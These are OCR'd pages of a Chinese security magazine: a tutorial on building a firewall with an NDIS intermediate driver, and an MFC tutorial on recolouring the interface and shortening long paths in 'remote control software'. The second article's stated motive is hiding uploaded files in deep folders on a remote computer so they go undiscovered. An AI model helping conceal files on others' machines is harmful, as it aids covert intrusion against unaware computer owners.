
快码加编

张宇首语

记得刚开始上网时，对所有的东西都觉得新鲜，不管什么都想要，光免费邮箱就注册了一大堆。终于有一天，把某个邮箱的口令给忘记了……所幸的是，当时注册时比较认真，所以按照要求进行了一连串的"找回密码"操作后，终于得到了结果——找回密码操作成功，请打开本邮箱，就可拿回您的密码。

浅谈NDIS中间层驱动下防火墙的实现（一）

图 UESTC@凝聚网络安全工作室 __ay



从本文您可以学到：

1、了解NDIS中间层驱动

2、尝试写一个驱动程序

一般防火墙技术的实现主要通过编写TDI、NDIS等驱动来进行，我们下面仅讨论如何通过NDIS中间层驱动来编写防火墙。

用NDIS中间层驱动来编写防火墙的最大好处就是能够工作在操作系统的底层。比如，使用TDI驱动来编写的防火墙无法过滤ARP、RAPR等协议，但是工作在NDIS中间层的驱动程序就可以。不过一般比较强大的防火墙都会工作在多个驱动层。

首先我来粗略概述下NDIS中间层驱动工作流程。略学过驱动的兄弟们都知道，DriverEntry是驱动程序的入口函数，类似于C/C++中的main函数。我们首先要做的是在DriverEntry中向NDIS注册我们的回调函数，**这里所谓的回调函数就是当系统中的某个事件发生时，系统会自动调用我们设定好的函数。**

不明白的话往下看就清楚了。当向NDIS中间层驱动注册我们自己的回调函数后，就应该着手处理设置的回调函数了。在谈NDIS的工作方式之前，有必要先清楚NDIS驱动的模型，到底NDIS中间层驱动是怎样的呢？其实很简单，如图1所示。

NDIS中间层是工作在MINIPROT和PROTOCOL接口之间的，我们要做的只是告诉NDIS向下提供一个PROTOCOL接口，向上提供一个MINIPORT接口。这么一来，当网卡驱动程序接收到数据后会通过MINIPORT接口发送到PROTOCOL接口上，我们的中间层驱动程序便接收到了数据并调用设置好的回调函数。




图1　NDIS中间层驱动结构

比如设置了一个接收数据时调用的回调函数，那么当网卡驱动程序有数据过来时，会先发送到我们提供的PROTOCOL接口，接着系统会调用设置好的驱动程序进行处理，然后继续把数据通过我们提供的MINIPROT接口向PROTOCOL接口发送。

```
DriverEntry(
IN        PDRIVER_OBJECT                      DriverObject,
IN        PUNICODE_STRING                     RegistryPath
)
{
NDIS_STATUS                                   Status;
NDIS_PROTOCOL_CHARACTERISTICS                 PChars;
NDIS_MINIPORT_CHARACTERISTICS                 MChars;
PNDIS_CONFIGURATION_PARAMETER                 Param;
NDIS_STRING                                   Name;
NdisMInitializeWrapper(&NdisWrapperHandle, DriverObject, RegistryPath, NULL);  // 初始化NdisWrapperHandle
            ............
            ............        // 设置其他的回调函数
            ............
            MChars.SendPacketsHandler = MPSendPackets;   // 设置发送数据包的回调函数
            // 向NDIS注册我们的MINIPORT接口
            Status = NdisIMRegisterLayeredMiniport(NdisWrapperHandle, &MChars, sizeof(MChars), &DriverHandle);
            ............
            ............        // 设置其他的回调函数
            ............
            PChars.ReceivePacketHandler = PtReceivePacket;   // 设置接收数据包的回调函数
            // 向NDIS注册我们的MINIPORT接口
            NdisRegisterProtocol(&Status, &ProtHandle, &PChars, sizeof(NDIS_PROTOCOL_CHARACTERISTICS));
            // 通知NDIS生成我们所注册的2个接口
            NdisIMAssociateMiniport(DriverHandle, ProtHandle);
            ............
}
```

我们来看看以上的代码，具体参数含义去查MSDN好了，在这里不浪费篇幅介绍了，重点要说的是怎样设置我们的回调函数。

首先看**MChars.SendPacketsHandler = MPSendPackets;** 这句代码，这个就是我们在MINIPROT接口上设置的回调函数语句，MPSendPackets就是我们发送数据包的回调函数名，而MChars.SendPacketsHandler则是储存回调函数句柄的变量。在**PChars.ReceivePacket Handler = PtReceivePacket;**这句代

码中，同样也是在导出的PROTOCOL接口上设置了接收数据包的回调函数。

我们这么做了以后，每当网卡发送数据包时，系统就会调用自定义的MPSendPackets函数；当接收数据包时，系统就会调用我们的PtReceivePacket函数了。

需要注意的是，以上接收数据包的回调函数和发送数据包的函数仅仅只是其中一种。其实，当接收到数据时也有可能调用PChars.ReceiveHandler中保存的回调函数句柄，不同的网卡可能会调用不同的回调函数。

在NDIS中间层驱动中，有许多必须注册的回调函数，因为导出的PROTOCOL接口需要处理下层网卡动态绑定、查询下层网卡状态、为下层网卡分配缓冲区以接收传上来的数据、释放分配的缓冲区等等。而同样的，在导出的MINIPROT接口中，需要通知上层的PROTOCOL接口我们接收到了数据、通知上层PROTOCOL接口准备接收数据、释放自己分配的缓冲区等等。这些动作必须通过我们向NDIS注册的回调函数来完成。

这些看似很复杂，其实微软已经把这些处理代码完完整整的发布出来了，只需要把微软提供的这些代码框架拿过来，然后在我们需要的地方加以处理就可以了。但个人还是推荐朱雁辉的《Windows防火墙与网络封包截获技术》这本书中附带的xpassthru这个例子，因为这个代码跟微软的DDK中的passthru例子功能相同，可喜的是上面的中文注释能够帮助我们更好的理解NDIS中间层驱动的过程。

OK，这篇先到这里，下篇我将会介绍关于回调函数的具体内容和工作方式。

PS：文章中的部分代码都是从朱雁辉的《Windows防火墙与网络封包截获技术》这本书中附带的xpassthru例子和DDK中passthru例子中摘取的。

（文章中所涉及的相关代码已经收录在光盘中）

编辑点评：

驱动是不是枯燥无味啊？可是它往往能实现我们无法想象的功能，也只有真正学习了驱动，才可以算是了解了系统。

远程控制软件界面美化之长路径的化简




图 杨阳 胡乐

从本文您可以学到：

1、了解C++的基本语法

2、简化长路径显示

有时候在使用远程控制软件的上传文件功能时，我们希望被上传的文件不被发现，因此我们经常使用的方法是把文件上传到远程电脑一个隐蔽的目录中，也就是一个非常长的目录中。如果需要把这个长的目录在Static Box控件中显示时（为了把目录的路径全部显示出来），那就需要把Static Box控件的长度设置得非常长。那么，该如何解决这个问题呢？

其实我们可以把目录中间的路径用“...”（省略号）表示，比如文件路径是“C:\新建文件夹\新建文件夹\新建文件夹\新建文件夹”的“新建文档.exe”，则可以在Static Box控件中显示为“C:\新建文件夹\...\新建文档.exe”，这样就减小了Static Box控件的长度，提高了程序界面的美观度。

那么我们如何实现以上功能呢？另外，使用Appwizard创建的工程对话框界面的默认颜色是灰色，如何将远程控制软件界面的颜色设置成其他颜色呢？

一、界面颜色的修改

在程序中，我们可以使用SetDialogBkColor来修改MFC程序界面的颜色，首先看一下SetDialogBkColor函数的用法：

```
SetDialogBkColor( COLORREF clrCtlBk = RGB (192, 192, 192), COLORREF clrCtlText = RGB (0, 0, 0) );
```

其中第一个参数为应用程序对话框背景的颜色，其默认值为RGB(192，192，192)。其中RGB表示指定颜色中三原色——红色、绿色以及蓝色的比重，其中第一个参数表示红色，第二个参数表示绿色，第三个参数表示蓝色，其值的范围均为0~255，值越高说明其比重越大。RGB(192，192，192)表示的颜色是灰色。第二个参数表示应用程序中对话框控件文字的颜色，其默认值RGB(0，0，0)，表示的颜色是黑色。

因为SetDialogBkColor是CWinAPP类的成员函数，因此如果假设工程的名称叫做ModifyMFC，则该函数不能在ModifyMFCDlg.cpp中被调用，而是要在ModifyMFC.cpp中的BOOL CModifyMFCApp::InitInstance()函数中调用，因为CModifyMFCApp是CWinAPP类的子类。

以下参数是将程序对话框的背景设置为紫色，控件的颜色设置为绿色：

```
SetDialogBkColor(RGB(148, 0, 211), RGB(0, 255, 0));
```

二、长路径的化简

我们可以使用自定义扩展类的方法来实现以上功能。首先举一个例子来说明本程序的原理：我们经常在网上看到明星化妆与卸妆后对比的帖子，也就是说平时看到的那些明星的外表有可能不是她的真实外表。我们使用的自定义扩展类就相当于那些明星化的妆，而实际的Static Box控件才是她的真实面目。

对于本程序，**自定义扩展类显示的是“C:\新建文件夹\...\新建文档.exe”，而Static Box控件显示的是“C:\新建文件夹\新建文件夹\新建文件夹\新建文件夹\新建文档.exe”。**因为自定义扩展类的显示遮挡住了Static Box控件的显示，因此

我们看到的是自定义扩展类显示的信息。化妆之前要购买化妆品，因此在使用自定义扩展类之前要先创建新类。

1、创建新类

选择VC菜单栏中的“插入”，在下拉菜单中选择“新建类”，在对话框中的“class type”选项中选择创建类的类型，其中有三个选项，分别是“MFC Class”、“Generic Class”以及“Form Class”。

其中“MFC Class”表示从MFC类库中派生的类，“Generic Class”表示自定义的类，“Form Class”表示从CDialog派生的类。

因为是自定义的新类，因此选择“Generic Class”。接下来在“Class information”栏的“Name”项中输入新建类的名字，假设我们输入“CStaticFileSpec”，则在“file name”项中会自动显示新建类的文件名“StaticFileSpec.cpp”，也就是说对该新建类的编程将主要在“StaticFileSpec.cpp”中实现。

最后在“Base class[es]”栏中选择新建类的父类，在“Derived from”中填入“CWnd”，说明新建类是CWnd类的子类。然后点击“OK”，就生成了CWnd的一个子类。接下来对新建类进行编程，用以实现以上功能。

2、无效区域的指定

（1）无效区域

重载OnEraseBkgnd函数实现对无效区域的指定。那么什么叫做无效区域呢？“无效区域”就相当于需要化妆的部分，也就是脸。大家都知道，显示器就是一块画布，当我们切换窗口后，显示器如果重新画一遍画布是很浪费资源的。实际上我们只需要重画一部分区域就可以了，那么这个需要重新画的区域就叫做无效区域。

大家想一想，在本程序中，“无效区域”应该是哪一部分呢？对了，就是显示目录路径的Static box控件。因此，在OnEraseBkgnd函数中要得到的是Static box控件的位置，将Static box控件的位置作为“无效区域”：

```
RECT  rectWnd;
GetClientRect (&rectWnd);
```

其中，RECT结构定义了一个矩形的左上角和右下角的坐标，通过这两个坐标，就可以确定矩形的位置了。GetClientRect函数的作用是将CWnd类对象的坐标拷贝到其RECT结构的参数中，以上两行源代码的含义是将无效区域的左上角和右下角坐标保存到rectWnd结构中。

（2）无效区域背景颜色的设置

你可以选择在脸上画什么颜色的妆，同理，你也可以选择无效区域的颜色：

```
pDC->FillSolidRect (&rectWnd, RGB(255, 0, 0));
```

其中，pDC是OnEraseBkgnd函数的参数，表示一个设备上下文（device context）的对象；FillSolidRect是它的成员函数，其作用是在指定的范围内填充指定的颜色，第一个参数为RECT结构的变量，表示指定的范围，第二个参数是一个COLORREF结构变量，表示指定的颜色。以上源代码表示将“无效区域”的背景设置为红色。

（3）OnEraseBkgnd函数的返回值

OnEraseBkgnd函数的返回值影响着对无效区域背景颜色的设置。就像如果使用质量好的化妆品，则化出的妆不容易消失，而如果化妆品的质量不合格，则化出的妆就容易消失。当返回值为非零时，则无效区域背景的颜色不会消失，如果返回值为0，则无效区域背景的颜色将消失。因此，在本程序中重载的OnEraseBkgnd函数返回值为非零：

```
return TRUE ;
```

3、OnSetText函数的重载

当控件中的内容发生变化时，系统会向程序发送WM_SETTEXT消息，程序接收到该消息后会调用OnSetText函数来修改控件中的内容。当Static Box控件的内容发生变化时，无效区域的内容也要发生相应的变化。因此，程序应该重载OnSetText函数：

```
BOOL CStaticFilespec::OnSetText(WPARAM wParam, LPARAM lParam)
{
  DefWindowProc (WM_SETTEXT, wParam, lParam);
  Invalidate(false);
  return (TRUE);
}
```

其中，DefWindowProc函数的作用是调用默认的windows消息处理函数，以上源代码相当于在默认的WM_SETTEXT消息处理的基础上添加了一个Invalidate语句。Invalidate函数CWnd类对象的整个客户区全部设置成无效区域，也就意味着需要调用Windows中的WM_PAINT消息，对窗口进行重新绘画。

